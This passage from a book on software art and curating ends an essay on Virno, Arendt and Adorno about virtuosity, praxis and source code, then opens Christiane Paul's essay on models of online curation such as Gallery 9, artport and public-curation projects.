For Arendt, human action or praxis, lies in this realm of uncertainty as something that cannot be fully known but that is crucially bound up with the principle of freedom. Making reference to Arendt's essay forty years later, to Virno the once unquestionable separation of labour (or poiesis), action (or praxis) and intellect has dissolved.⁸ Whereas Arendt argues that politics imitates labour, he maintains the opposite in that labour imitates politics - or indeed, that poiesis has taken on the appearance of praxis (2004: 50-1). Since labour increasingly takes on the forms of political action - or more to the point has depoliticised action - this explains what he refers to as the current 'crisis of politics, the sense of scorn surrounding political praxis today, the disrepute into which action has fallen' (2004: 51). He thinks that the purpose of any activity is increasingly found in the activity itself. Quoting Aristotle, Virno further explains the point: 'For while making has an end other than itself, action cannot; for good reason itself is its end.' (2004: 52)

The importance of action is stressed in this statement in that it breaks the 'mean-end' chain. Virno chooses to explore this idea through a discussion of 'virtuosity' by looking at the special attributes of the performing artist (1996). Here again, he is drawing upon Arendt's observation that the performing arts have a strong affinity to politics. A performance is characterised by its lack of an end product, or at least a product that is indistinguishable from the performance itself (2004: 52). Furthermore, it operates in real-time and has its own sense of purpose or fulfillment, in parallel to the way that a computer program breaks down the distinction between its function as a score and its performance.

In this context, it would appear that many of these attributes could be assigned to the programmers and program. For example, a hacker is someone who performs a 'hack': 'To qualify as a hack, the feat must be imbued with innovation, style and technical virtuosity.' (Levy 1994: 23, in Wark 2004) The programmer is required

to act and demonstrate their technical and cultural agility. The figure of the artist-programmer arises from this conjunction, something that in the context of this book might be further adapted to curator-programmer. The important principle here is that this allows for a deeper engagement with the rearrangement of existing materials at the level of software, and the manner in which it performs. This is a thoroughly political issue in recognition that increasingly cultural and social processes utilise software - and act like software.

Both politics and the performance require a ‘publicly organized space’⁹, as does labour under post-Fordism (Virno 2004: 55); whilst the Internet suggests itself as a potential ‘dramatic laboratory’ - evoking the opposition of the dramatic laboratory to the finished work of art.¹⁰ Virno also links this sense of virtuosity to speech as a phenomena that has purpose in itself, that does not produce an end product independent of the act of speech, and that operates in a publicly organised space. Again, the link between free speech and free software as an ongoing performance of shared score is evoked. He continues: ‘It is enough to say, for now, that contemporary production becomes “virtuosic” (and thus political) precisely because it includes within itself linguistic experience as such.’ (2004: 56)

The etymological root of program emphasises the material production of code as something before the act. The artist-programmer Antoine Schmitt calls the program ‘prepared’ in this sense (2003). Art that is programmed holds a close connection with any action that is conceived in advance of its execution, and clues to this are to be found in the source code. The question for Virno is: ‘what is the *score* which the virtuosos-workers perform? What is the script of their linguistic-communicative *performances*?’ (2004: 63). In addition we would add: what is the source code? To Virno, the score (and the source code) is ‘general intellect’ as the ‘know-how on which social productivity relies’, as an ‘attribute of living labour’ (2004: 64-5). This know-how refers to the ways in which workers learn skills but also the rules of social behaviour by which labour-power is reproduced (and that maintain class divisions). The issue is whether this know-how is to be

used for social good or not, as Matteo Pasquinelli has suggested elsewhere.¹¹ The script, score, source code is by no means determined and does not have an end product in sight. In contrast, it is: 'virtuosity without a script, or rather, based on the premise of a script that coincides with pure and simple *dynamis*, with pure and simple potential' (Virno 2004: 66).

Potential is that which is not yet present. The notion that action might operate without a script as a way out of the means-end chain, is in marked contrast to Theodor Adorno's comments regarding music as a by-product of a score. Adorno's essay 'On the Fetish Character in Music and the Regression of Listening' (1991: 29-61) suggests that the score is the work of art and that the listener reassembles the score internally. He explains that 'the essential function of conformist performance is no longer the performance of the "pure" work but the presentation of the vulgarized one with a gesture which emphatically but impotently tries to hold the vulgarization at a distance.[...] Vulgarization and enchantment, hostile sisters, dwell together in the arrangements which have colonized large areas of music.' (1991: 36)

To Adorno, the score is partly a purer form, more closely associated with production that affirms use value, rather than the exchange value of the performance itself. In the former case the listener is encouraged to become a producer by executing the score, and in the latter case a consumer of the commodity form of music. In this sense, use-value is also reinstated over exchange-value. Likewise, the performative aspect of working without a score but working with source code to avoid the end-product is evident in live programming.¹² In this area of software arts practice, programmers make music in keeping with the expressive qualities of live performance, by using interpreted scripting languages (such as Perl) and coding in real-time, with the source code on public display. Any resulting sense of improvisation relies on a predictive understanding of complex processes or virtuosity, and an opening up to the transformative potential of code. Unlike a score that is followed but interpreted, a computer generally follows the instructions without interpretation. The intervention of the programmer (and

artist-programmer) allows for a less deterministic approach and an openness to other transformative possibilities, such as through the possible and often unpredictable actions that result, including errors. The program of course performs the music as much as the programmer, relaying instructions and acting upon them but with human agency foregrounded.

This evokes 'software action'. For Virno, this potential of utilising general intellect for political action is something necessary. He proposes two strategies of civil disobedience and 'exit' or defection in opposition to servility, both evoking disorder and the transformative potential of the script, score, coda or source code. In order to resist commodification, positive potential must remain without end product, remain in the public realm, and remain performative. This is the task for software art praxis to resist end-product, and to remain in a state of perpetual becoming. The task of software curating arises from this description, in recognition of the dynamic elements it seeks to arrange.

↻

NOTES:

1. This description is based on the previous collaborative paper 'Coding Praxis' (Cox, McLean & Ward 2004).
2. slub, aka Alex McLean & Adrian Ward <<http://www.slub.org>>.
3. JODI, aka Joan Heemskerk & Dirk Paesmans <<http://www.jodi.org>>.
4. Using Ferdinand de Saussure's terms, software art is more concerned with 'parole' than 'langue' - more concerned with social and semantic issues than structural or systemic ones. In semiotics, the abstract system (langue/competence) generates the concrete event (parole/performance). Software art is concerned with both, but arguably places emphasis on the performative aspect.
5. Although it should be noted that Virno argues the opposite to Arns in claiming that it is not the parole but the langue which is mobilised (2004: 91).
6. Although the distinction between work and labour is hard to fathom, as they broadly refer to the same thing; Arendt quotes Locke: 'the labor of our body and the work of our hands' (2000: 170). She adds that most European languages make similar distinctions: 'arbeiten' and 'werken' in German; 'laborare' and 'fabricari' in Latin; 'ponein' and 'ergazesthai' in Greek. It seems that the human body is given over to labour, the reproductive process, the biological and the link to the human organism (even the pains of birth are associated of course). Thus labouring is tied more closely to the cycles of life itself, as it 'corresponds to the condition of life itself' and lasting happiness and contentment lies in 'painful exhaustion and pleasurable regeneration' (2000: 172).
7. Fuller offers three categories: critical software, social software and speculative software (2003).
8. This position is developed in Virno's 'Virtuosity and Revolution: The Political Theory of Exodus' (1996: 188).
9. The issue of the internet as an extension of the public sphere makes reference to Jürgen Habermas (1985) and Mark Poster (2000).
10. This is a reference to a statement by Bertholt Brecht in Walter Benjamin's 'The Author as Producer' of 1934, something that DATA browser 02: *Engineering Culture* deals with in more detail.
11. An earlier version of Pasquinelli's article was published as 'Radical Machines Against the Techno-Empire: From Utopia to Network', trans. Arianna Bove <http://www.rekombinant.org/downloads/radical_machines.pdf> (2004).
12. Here, for instance, I am thinking of the work of toplap (<http://www.toplap.org>) who perform music using live coding and display their desktop screens in the spirit of transparency of process. This is not intentionally a politicised practice at all (and consequently suffers from the problem of virtuosity as an individualised display of skill), but holds the potential to be a critical practice in the sense this essay describes.

REFERENCES:

Hannah Arendt (2000) 'Labor, Work, Action' (from a Lecture, 1964), in *The Portable Hannah Arendt*, New York: Penguin, pp. 167-181.

Inke Arns (2004) 'Read_Me, Run_Me, Execute_Me: Software and its Discontents, or: it's The Performativity of Code, Stupid', in Olga Goriunova & Alexei Shulgin, (eds.), *Read_Me: Software Art & Cultures - Edition 2004*, Arhus: Digital Aesthetics Research Centre, University of Aarhus, pp. 176-193.

John Langshaw Austin (1962) *How to Do Things with Words*, Cambridge: Harvard University Press.

Geoff Cox, Alex McLean & Adrian Ward (2004) 'Coding Praxis: Reconsidering the Aesthetics of Generative Code', in Olga Goriunova & Alexei Shulgin (eds.), *Read_me: Software Art & Cultures*, Aarhus: Digital Aesthetics Research Centre, pp. 161-174.

Matthew Fuller (2003) *Behind the Blip: essays on the Culture of Software*, New York: Autonomedia.

Jürgen Habermas (1985) *The Structural Transformation of the Public Sphere* (trans. Burger), Cambridge: Polity Press.

JODI (2004) *Desktop Improvisations: My%Desktop Live*, in Michael Connor (ed.) *Jodi: Computing 101B*, Liverpool: FACT.

Steven Levy (1994) *Hackers: Heroes of the Computer Revolution*, New York: Penguin.

Mark Poster (2000 [1995]) 'Cyberdemocracy, Internet and the Public Sphere', in *a-r-c* <http://a-r-c.gold.ac.uk/a-r-c_Two/print_mark.html>.

Antoine Schmitt (2003) 'software art vs. programmed art', posting on *Rhizome_Raw*, 4 Oct <<http://rhizome.org/thread.rhiz?thread=10403&text=20334#20334>>.

Alan Sondheim (2001) 'Introduction', *Codework*, in *American Book Review*, 22 September, no. 6, pp. 1-4; also <<http://www.litline.org/ABR/issues/Volume22/Issue6/sondheim.pdf>>.

Paolo Virno (1996) 'Virtuosity and Revolution: The Political Theory of Exodus' (trans. Ed Emory), in Paolo Virno & Michael Hardt (eds.), *Radical Thought in Italy*, Minneapolis: University of Minnesota Press, pp. 188-209.

Paolo Virno (2004) *A Grammar of the Multitude: For an Analysis of Contemporary Forms of Life*, trans. Isabella Bertoletti, James Cascaito, Andrea Casson, New York: Semiotext(e).

McKenzie Wark (2004) *A Hacker Manifesto*, Cambridge, Mass.: Harvard University Press.

FLEXIBLE CONTEXTS, DEMOCRATIC FILTERING AND COMPUTER-AIDED CURATING: MODELS FOR ONLINE CURATORIAL PRACTICE

Christiane Paul

- + When Internet art officially came into being with the advent of the WWW in the early 1990s, it immediately inspired a variety of dreams about the future of artistic and curatorial practice, among them the dream of a more or less radical reconfiguration of traditional models and 'spaces' for accessing art. As an art form that exists within a (virtual) public space and that has been created to be seen by anyone, anywhere, at any time (provided one has access to the network), net art does not necessarily need the physical space of an art institution to be presented or introduced to the public. It promises new ways of distributing and accessing art that can function independently of the institutional art world and its structures of validation and commodification. Net art seems to call for a 'museum without walls', a parallel, distributed, living information space that is open to interferences by artists, audiences, and curators - a space for exchange, collaborative creation and presentation that is transparent and flexible.

An online art world - consisting of artists, critics, curators, theorists and other practitioners - immediately developed in tandem with Internet art and outside of the institutional art world. In the late 1990s, institutions also began to pay attention to net art as part of contemporary artistic practice and slowly incorporated it into their programming. Curatorial practice in the online world began to unfold not only independent of institutions - through Web projects created by independent curators and (artist) collaboratives - but also in an institutional context - through websites affiliated with museums, such as the Walker Art Center's *Gallery 9*;¹ SF

MOMA's *e-space*² and the Whitney Museum's *artport*.³ These curatorial projects differ substantially in their respective interpretation of selection, filtering, and 'gate-keeping' as fundamental aspects of the curatorial process. With its inherent flexibility and possibilities for customisation and indexing, the digital medium potentially allows for an increased public involvement in the curatorial process, a 'public curation' that promises to construct more 'democratic' and participatory forms of filtering. This text will outline the effects of networks and collaborative exchange on the curatorial process and give a brief survey of the different models for online curatorial practice, ranging from the more traditional model of a single curatorial 'filter' to multiple curatorial perspectives and forms of automated curating that integrate technology in the curatorial process. Among the issues that will be discussed are politics of selection and the degrees of agency of the curator/public/software in the filtering process.

Networks, Collaborative Exchange and Democratisation

The Internet, networked mobile devices - from cellphones to PDAs (Personal Digital Assistants) - and increasingly affordable software and hardware, have brought about a new era for the creation and distribution of media content. The utopian promise of this era is 'technologies for the people' and a many-to-many broadcasting system that returns the power over distribution to the individual and has a democratising effect. In its early days, the Internet was dominated by research and educational institutions and provided a playground for artistic experimentation. The dream of a 'network for the people' did not last long and, from the very beginning, obscured the more complex issues of power and control over media. Only a portion of the world is connected to the 'global' network, and some countries have been subject to government-imposed access restrictions. The Internet itself quickly became a mirror of the actual world, with corporations and e-commerce colonising the landscape. The burst of the 'dot com' bubble may have ended a lot of the hype surrounding the Internet economy and led to reconsiderations of e-commerce, but the industry of digital technologies is still very much alive.

Nevertheless, one could argue that networked environments enhance the potential for democratisation and increase the public's agency in several respects - for example through enhanced distribution, filtering, and archiving mechanisms that give importance to an 'individual's voice'; through the fact that interventions (in the broadest sense) are not necessarily bound to a geographic space any more; and through a largely decentralised rather than hierarchical structure. This obviously does not mean that authority itself has been eliminated. As Charles Bernstein has put it: 'Authority is never abolished but constantly reinscribes itself in new places. [...] Decentralisation allows for multiple, conflicting authorities, not the absence of authority' (Bernstein 2003). In general, agency has become considerably more complex through the process of technological mediation.

The fact that Internet art is potentially interactive, participatory, or even collaborative and potentially open to exchanges with trans-local communities, makes questions surrounding agency and the authority of authorship a central element of new media art practice. Agency manifests itself in the possibilities for influencing, changing, or creating institutions and events, or acting as a proxy. Degrees of agency are measured by the ability to have a meaningful effect in the world and in a social context, which naturally entails responsibilities. In media art, any form of agency is necessarily mediated, and the degree of agency is therefore partly determined by the levels of mediation unfolding within an artwork. The agency of the creator/user/public/audience is highly dependent on the extent of control over production and distribution of a work, which has been a central issue of the discourse on mass media.

One of the most fundamental differences between the degrees of control and agency in analogue and digital media lies in the nature and specifics of the technology itself. Media such as radio, video, or television mostly relied on a technological super-structure of production, transmission, and reception that was relatively defined. The modularity and variability of the digital medium, however, constitutes a far broader and more scattered landscape of production

and distribution. Not only is there a plethora of technologies and softwares, each responsible for different tasks (such as image manipulation, 3D modelling, Web browsing, etc.) but due to the modularity of the medium, these softwares can also potentially be manipulated or expanded. As a result, there are numerous potential points of intervention for artistic practice and cultural production in general. In this respect, the Internet and 'new media' certainly have opened the field for artistic engagement, agency, and conflicting authorities.

In networked environments, collaborative exchange is a fundamental part of artistic and cultural production and has led to shifts in the understanding of the artwork and authorship, which in turn has fundamental consequences for curatorial practice. Curators need to place more emphasis on and develop strategies for documentation of works that are created by multiple authors and constantly develop over time. When it comes to online art, a collaborative process and model is almost a necessity and naturally affects the roles of the curator, artist, audience, and institution. Collaboration leads to an increased openness of the production and presentation process, it requires awareness of process, and its results are not necessarily predictable.

Participation and collaboration are inherent to the networked digital medium, which supports and relies on a constant exchange and flow of information, and are important elements in multi-user environments such as 3D worlds that allow their inhabitants to extend and 'build' their framework. The collaborative model also is a crucial concept when it comes to the artistic process itself. New media works in general often require a complex collaboration between artists, programmers, researchers, designers or scientists, whose role may range from that of a consultant to a full collaborator. This work process is fundamentally different from the scenario where artists hire people to build or create components for their work according to instructions, since collaborators in new media practice are often very much involved in aesthetic decisions. New media art tends to demand expertise in various fields, which one individual alone can hardly acquire. Another form of cooperation occurs in projects where an

artist establishes a framework in which other artists create original works. Lisa Jevbratt's *Mapping the Web Infome* (2001)⁴ and *Carnivore* by Alex Galloway and the Radical Software Group (RSG) (2001-present)⁵ are perfect examples of this approach. In both cases, the artists set certain parameters through software or a server and invite other artists to create 'clients', which in and of themselves again constitute art works. In these scenarios, the initiating artist occasionally plays a role similar to that of a curator, and the collaborations are usually the result of extensive previous discussions, which sometimes take place on mailing lists specifically established for this purpose. Many new media projects are ultimately created by audience input, which constitutes another level of participation, although not necessarily collaboration in the narrower sense. While the artists still maintain a certain (often substantial) control over the visual display, works such as Mark Napier's *P-Soup* (2000)⁶, Andy Deck's *Open Studio* (1999)⁷ or Martin Wattenberg's and Marek Walczak's *Apartment* (2001)⁸ would all consist of a blank screen without the audience's contribution. These projects ultimately are software systems in which the creation of meaning to varying degrees relies on the content provided by the audience. The artist often becomes a mediatory agent and facilitator - both for collaboration with other artists and for audiences' interaction with and contribution to the artwork.

Network structures and collaborative models tend to create zones of cultural autonomy - often formed ad hoc by communities of interest - that exist as long as they fulfill a set of functions and then often disperse or move on. This does not necessarily mean that networks create new models of democracy or self-governance, since they are supported by numerous protocols and governing structures and are inextricably connected to the technological industry. The existence of networks has opened up new spaces both for autonomous producers and DIY culture, and the industry of market-driven media. Artistic production oscillates between the poles of openness of systems and restrictions imposed by protocols and the technological industry.

Flexible Contexts and Changing Curatorial Roles

All of the issues outlined above require that curators and art institutions, at least to some extent, reconfigure their roles and adapt to the demands of the art. The shifts brought about by collaborative models and networked exchange are not necessarily specific to online art but also apply to many other forms of new media art, such as installations, software art or mobile media pieces. In the organisation of an exhibition presenting any of these different forms, a curator may play a role closer to that of a producer, supervising a team of creators, as well as the production and public presentation of the work. The variability and modularity of new media works implies that there usually are various possible presentation scenarios: artworks are often reconfigured for the specific space and presented in very different ways from venue to venue. However, the changes in the curatorial role tend to become most obvious in online curation, which by nature unfolds in a hyperlinked contextual network. According to the US Department of Labor:

‘Curators oversee collections in museums, zoos, aquariums, botanical gardens, nature centres, and historic sites. They acquire items through purchases, gifts, field exploration, inter-museum exchanges [...]. Curators also plan and prepare exhibits[...] Their work involves describing and classifying [...]. Increasingly, curators are expected to participate in grant writing and fundraising to support their projects [...].’ (US Department of Labor)

While some aspects of the curatorial role - such as selection of works, organisation of exhibits and their art-historical framing - still apply to the process of online curating, transformations occur in the process of filtering, ‘describing’ and classifying within the online environment. The Internet is a contextual network where a different context is always only one click away, and everyone is engaged in a continuous process of creating context and re-contextualising. Linking to and commenting on other websites creates information filters, portals, and new contexts. The continuous flow of information creates fluctuating contexts that become a ‘moving target’ when it comes to establishing our frameworks for creating meaning. On the Internet, the spatial distance that would divide the

centre from the margin or text from context in the physical world, is subordinated to the temporality of the link.

In her article 'Fluidities and Oppositions among Curators, Filter Feeders, and Future Artists' (2003), Anne-Marie Schleiner points out that every website owner assumes the role of a curator and a cultural critic by creating chains of meaning through association, comparison, and juxtaposition. 'I am what I link to' is how Schleiner sums up the ontological status of online contextualisation through linking. The embeddedness of online art into a rich contextual environment creates various tensions and oppositions. The Internet both blurs boundaries between 'categories' of cultural production (fine arts, pop culture, entertainment, software, etc.) and creates a space for specialised interests with a very narrow focus. As Schleiner explains:

'The oppositions I outline arise from transformations in public art viewing practices and also from dissolving delineations between fine and popular art forms. Public space has shifted to the web and engages audiences located geographically distant from one other but perhaps with hobbies and tastes closer than those shared by the average museum patron. While some lament the creation of narrowly focused, "geeky", niche microcommunities, others are drawn into the specialized knowledge sharing and intense involvement of these communities. In art, these clades have subdivided from initial broader categories such as "net art", "electronic music" and "game mods" into narrower niches supported by email lists where "artists" and "curators" post links, announcements, and software updates.' (2003)

Online curation can hardly ignore the specifics of its environment and has to acknowledge these shifting contexts. An exhibition shown in physical space has a set opening and closing date, requires a visit to a physical locality and, after its closing, becomes part of the 'cultural archive' through its catalogue, documentation, and critical reception in the press. An exhibition of online art, however, is seen by a translocal community, never closes and continues to exist indefinitely (until some party fails in sustaining it). It exists within a

network of related and previous exhibitions that can be seen directly next to it in another browser window, becoming part of the continuous evolution of the art form. Depending on their openness, the artworks included in the exhibition (through linking) may continue to evolve over time. Ongoing discussions of the exhibition on mailing lists and in forums may include alternative versions of the exhibition through posts that feature links to additional artworks. For a curator of an exhibition of objects in a physical venue, selection is partly determined by space limits, budget, and availability of objects, all of which are not of immediate concern in online curation. The latter allows for 'large-scale' shows, and concept and focus become the main criteria for inclusion or exclusion of artworks. The distributed model of the networked exhibition environment affects the curatorial role, even if it is only a single curator and 'filter' who selects the work. From its very beginning, the exhibition is not bound by the framework of one institution but exists in a network where curatorial control tends to be more distributed.

Anne-Marie Schleiner summarises the differences between the traditional curator and 'filter feeder' in a deliberately polarising juxtaposition:

Past Curator:	Future Filter Feeder:
Museum or gallery exhibition space	Space peripheral, in tandem or 0
Art history education	Pop culture criticism, Tech history
Ties to wealthy patrons of art	Ties to other Filter Feeders and artists
Urban Metropolis-located	Dispersed locations
Navigates bureaucracy and institutions well	Flows around and avoids institutions
Art as Commodity	Ephemera, Extreme preservation challenges
Stays within Art Community	Infiltrates, subverts other communities

One could certainly argue that the role of a curator of contemporary art is increasingly shifting towards that of a filter feeder, since cultural production in general has become more 'networked' through current technologies and changed public art viewing practices. However, the politics of selection and the role played by art institutions undergo more substantial changes in the online curatorial process, which takes place in the non-locality of a distributed network.

Models of Online Curation

While online curation has brought about certain basic changes for the curatorial role through the possibilities of networked exchange, models for online curation still substantially vary, depending on their specific context. The models that will be discussed in the following range from online exhibitions organised by museums, non-profit organisations or a single independent curator, to those in which the public or a software system assumes a curatorial function.

The presentation of Internet art within the physical gallery space of an art institution constitutes one of the most problematic scenarios of new media presentation. Net art exists within a (virtual) public space, it does not necessarily need a museum to be presented to the public and seems to be particularly difficult to 'connect' to the public space of a gallery. The 'online only' exhibition of net art at a museum website seems to have advantages in that it preserves the original context of how the art is supposed to be seen, but poses the problem that the institution has only limited control over how a work is experienced by the viewer. Net art projects have numerous requirements, ranging from browser versions to plug-ins, minimum resolution, window size, etc.. Some of these requirements can be accommodated on the museum's side, but most of them have to be fulfilled at the viewers' end. While this obviously applies to the experience of net art in general - for example, on someone's home or office computer - lack of accessibility seems to become more of an issue if the work is presented as part of a curated exhibition on a (museum) website. Viewers may perceive their inability to view a work (because their computer, monitor, or connection does not support its technical requirements) as more annoying if they took the time to 'visit' an exhibition organised by a museum or arts organisation, which they hold responsible for providing a certain quality of the experience of art.

The basic function of museum websites usually is to represent the respective institution by providing visitors with information about the museum and its exhibitions, programmes, collection, etc. This type of museum site tends to be more focused on the singularity of the institution rather than the context of the

art world that surrounds it, although museums increasingly make an effort to turn their online assets into more comprehensive resources and study collections with educational initiatives, blogs and forums. The predominantly 'centralised' model proves to be largely insufficient for institutional websites devoted to online art, which by nature inhabits a 'living', discursive environment, with multiple perspectives beyond the institution that need to be considered. The Walker Art Center's online exhibition space *Gallery 9*, developed from 1997 until 2003 under the direction of its founding director Steve Dietz, acknowledged this need from its inception and was created as an online venue for both the exhibition and contextualisation of Internet-based art. As Dietz explains in his introduction to the site, the space features 'artist commissions, interface experiments, exhibitions, community discussion, a study collection, hyperessays, filtered links, lectures and other guerilla raids into real space, and collaborations with other entities (both internal and external)'.⁹

Gallery 9 also became a permanent home for content that was not originally created by the Walker Art Center, such as Benjamin Weil's *äda'web*,¹⁰ an online gallery and digital foundry (created in 1995) that featured work by net artists as well as established artists, for instance Jenny Holtzer and Julia Scher, who expanded their practice with the new medium. After *äda'web* lost its financial support, the gallery and its 'holdings' were permanently archived at *Gallery 9*. Another part of the gallery's archive is G.H. Hovagimyan's *Art Dirt*,¹¹ an online radio talk show that was originally webcast from 1996 - 98 by the Pseudo Online Network. *Gallery 9* quickly became one of the most recognised online venues for net art worldwide and the leading initiative of its kind in the United States. The Walker Art Center abandoned its new media initiative in 2003 - presumably unaware of the fact that it was the most important program of its kind in the US (and probably worldwide).

Gallery 9 also was a model for the Whitney Museum's *artport*, a website designed as a portal to Internet art and online gallery space, which I conceived and created for the museum in 2001. In the case of *artport*, contextualisation




Figure 1: Martin Wattenberg, *Idea Line* (2001), screenshot.

takes the form of a ‘resources’ section - with links to new media organisations and virtual galleries on the Web, net art exhibitions worldwide, festivals, as well as publications devoted to new media - and a ‘gatepages’ section that archives splash pages created by artists for the site. Artists are invited on a monthly basis to create a page or small artwork that becomes a gateway to the artport site and contain links to the respective artist’s projects, so that the gatepage archive functions as a database of net art projects. Filtering and contextualisation also were at the core of the first project commissioned for *artport*, *Idea Line* by Martin Wattenberg [Fig. 1],¹² which was launched in the fall of 2001. The *Idea Line* - a database and visual timeline of net artworks - is designed to show the variety of themes, technologies, and media that net art has been using, as well as the relation of each artwork to the larger tapestry of all these diverse approaches. The timeline - a visualisation of a database of net art projects that have been created from 1995 until today - is arranged in a fan of luminous threads. Each thread corresponds to a particular kind of artwork or type of technology. The brightness of each thread varies with the number of artworks that it contains in each year, so that one can watch the ebb and flow of different lines of thought over time. The lines open up to reveal titles of artworks and access information about them, as well as the artworks themselves. The database behind the *Idea Line* contains more than 200 artworks by over 100 artists. An invitation to contribute to this database was sent out as a public request to several net art forums. In

addition, data on popular or influential artworks that were not covered in the responses were added. Information about net artworks can still be submitted to the project by sending an e-mail to a designated address.

While sites such as *Gallery 9* or *artport* are geared towards creating a contextual network, they still follow a traditional model in that they are overseen by a single curator rather than open to a multiplicity of curatorial 'voices'. These institutional sites find their counterpart in online exhibitions that are organised by individual, independent curators - not affiliated with an institution - and often tend to take more experimental formats. Since these curatorial efforts are mostly distributed throughout the specialised community of the online art world, they do not necessarily need to consider a broader audience and museum patron who might not be familiar with net art but visits an online gallery since it is affiliated with a major institution. Since the inception of net art, numerous independent curators have created online exhibitions at their own site and promoted them through mailing lists and forums. Occasionally, these exhibitions have been incorporated into museum programming after their online launch and have become part of exhibitions, where they assume a status closer to a (collaborative) art project rather than a 'travelling show'. The curatorial project *[R][R][F]* (Remembering-Repressing-Forgetting) (2003-present)¹³ by Wilhelm Agricola de Cologne - one of the most prolific online curators - for example, has been shown at the National Museum of Contemporary Art in Bucharest, Romania, and the Electronic Art Center of Bergen, Norway, as well as several festivals.

A shift from the model of the single curator to that of multiple curatorial perspectives is more likely to be found at websites of non-profit organisations devoted to online art. The British website *low-fi net art locator*,¹⁴ run by a collaborative team, regularly invites guests to 'curate' a selection of online projects within a theme of the guest's choice. The selections are accompanied by a curatorial statement and brief texts on each of the projects. Over time, *low-fi* has grown into an impressive curatorial resource, consisting of numerous online exhibitions. A range of perspectives can also be found at *turbulence*,¹⁵ a project

of New Radio and Performing Arts and its co-directors Helen Thorington and Jo-Anne Green, which, in addition to commissioned projects, features curated exhibitions (often organised by artists) as well as ‘Artist Studios’ that present artists’ works and provide context for them through writings and interviews.

Independently curated online exhibitions and websites such as *low-fi* and *turbulence* blur institutional boundaries and question the role of the art museum in the networked environment. Even though it may not be their explicit goal, these projects implicitly challenge the structures of legitimation created by the museum system and traditional art world. A broader art audience may still place more trust in the selection, and therefore validation, undertaken by a prestigious museum, but in the online environment, the only signifier of validation may be the brand recognition carried by the museum’s name. It is not unusual that the websites of non-profit organisations are better designed, more comprehensive, and technologically more sophisticated than a museum’s site. While relatively few museums have allocated a substantial budget for their online assets, non-profit and independent sites are often created and run by a team of devoted individuals who work for little or no pay.

The potential openness of the Internet and software also allows for more audience involvement in the curatorial process. The development of ideas of ‘public curation’ currently still is in the experimental stages but is increasingly gaining momentum within the museum world, through initiatives that attempt to go beyond feedback in online discussion forums. In 2001, the Massachusetts Museum of Contemporary Art (MASS MoCA) invited gallery visitors to use a curatorial software program that allowed them to project their selections from over 100 digital images of 20th-century works of art onto the walls of the gallery. The project, (*Your Show Here*),¹⁶ gave visitors an opportunity through the database of images, to choose up to five, write a statement about their choices, and title the show. Through the interface, visitors could filter works according to artist name, medium, date and keyword [Fig. 2]. By clicking a button, the digital images could instantly project onto the walls of the gallery at the scale



Figure 2: Tara McDowell, Letha Wilson, Chris Pennock, Nina Dinoff, Scott Paterson, Your Show Here (2001). Left: Gallery view. Right: The interface where visitors are able to select the artworks to be projected.

of the original objects. The virtual exhibition remained in the gallery only until the next participant ‘installed’ his/her own choices but print-outs of the visitors’ curatorial decisions were posted on a bulletin board at the gallery entrance. This process of public curation could obviously also take place through a Web interface. A similar system was developed in 2001 in a class at the Interactive Telecommunications Program (ITP) at New York University, organised in conjunction with the Whitney Museum and devoted to the development of interfaces that would enhance the experience of visitors to the Whitney. One of the student works - *Connections* by Jon Alpert, Eric Green, Betsy Seder and Victoria Westhead - consisted of an interactive environment in which visitors could select works of the Whitney’s collection (most of which is never shown) and display them in the gallery. The ‘Connections Gallery’ consists of three display walls with screens and one interaction wall, which uses the metaphor of the mechanical switchboard and consists of a grid of columns organised into categorised columns, each with a cable and small monitor [Fig. 3]. By plugging a cable into the socket corresponding to an image, visitors would make the artwork appear on the small monitor. If the visitor presses the launch button, the work will appear on one of the screens on the display walls. The project concept also included a website that allowed for the same form of public curation and archiving. Both projects use the possibilities of instant recycling, reproduction, and archiving facilitated by the digital medium to propose an alternative model of presenting and viewing art, that moves away from a traditional pre-scripted model and allows the art to take on new meanings in multiple contextual reconfigurations.

Figure 3: Jon Alpert, Eric Green, Betsy Seder and Victoria Westhead, *Connections* (2001).
 Left: The *Connections* prototype with display monitor and a model of the interaction wall.
 Right: Detail of the *Connections* interaction wall with “image” sockets, cable, and preview screen.



The models for ‘public curation’ outlined above still consist of pre-defined archives but blur the boundaries between public and curator, allowing for models that potentially could establish a more direct reflection of the demands, tastes, and approaches of an audience. Due to the increasing development and popularity of mobile technologies, public response to and discussion of art has also begun to evolve on a self-organised grass-roots level. Students of Marymount Manhattan College recently created ‘unofficial’ audio tours for artworks at New York’s Museum of Modern Art in the form of podcasts, and made their *MoMA Audio Guides* (2005)¹⁸ available at the website of Art Mobs,¹⁹ an organisation dedicated to exploring the intersection of communication, art, and mobile technology. The public is invited to create their own audio guides and submit them to the site.

Some of the most advanced implementations of public curation have occurred in projects that explicitly consider software as a framework for curation, such as the software art repository *runme.org*²⁰ and Eva Grubinger’s *C@C - computer aided curating*, both of which are further discussed in this book. Within a technological framework, curation is always mediated and agency becomes distributed between the curator, the public, and software is involved in the filtering process. As Sharon Daniel argues (2004), the increasing reliance of culture(s) and social systems on networks of exchange and economies of relation has induced a shift in art practice from individual authorship to models based on self-organising systems. However, the openness of so-called self-organising systems still varies considerably. Katherine Hayles has pointed out that such systems are still often ‘informationally closed’ since they respond to stimuli based on their own, internal self-organisation (1999). The transformation of a system through input

from collaborating participants occurs in the acts of interpretation, translation, manipulation, contribution and recombination of data.

Eva Grubinger's *C@C* (1993), with software development by Thomax Kaulmann, probably was the earliest attempt at creating a software-driven framework and tool that responded to the needs of artistic and curatorial practice in an online environment. *C@C* was visionary at its time in that it developed a space that combined the production, presentation, reception and purchase of art, and thus erased several boundaries between delineated practices within the art system. The concept included individual artist studios with built-in editing tools; a branching social network structure in which artists could introduce other selected artists; an area for discussion by the public and curators; as well as spaces that could be 'purchased' by art dealers in order to present and promote their activities. In terms of curation, *C@C* proposed a fluid environment that did not separate production, reception and presentation, and ideally enabled artists and the public to play a curatorial role to varying degrees. In this case, the software was mostly a supportive tool and framework and did not assume a curatorial function per se.

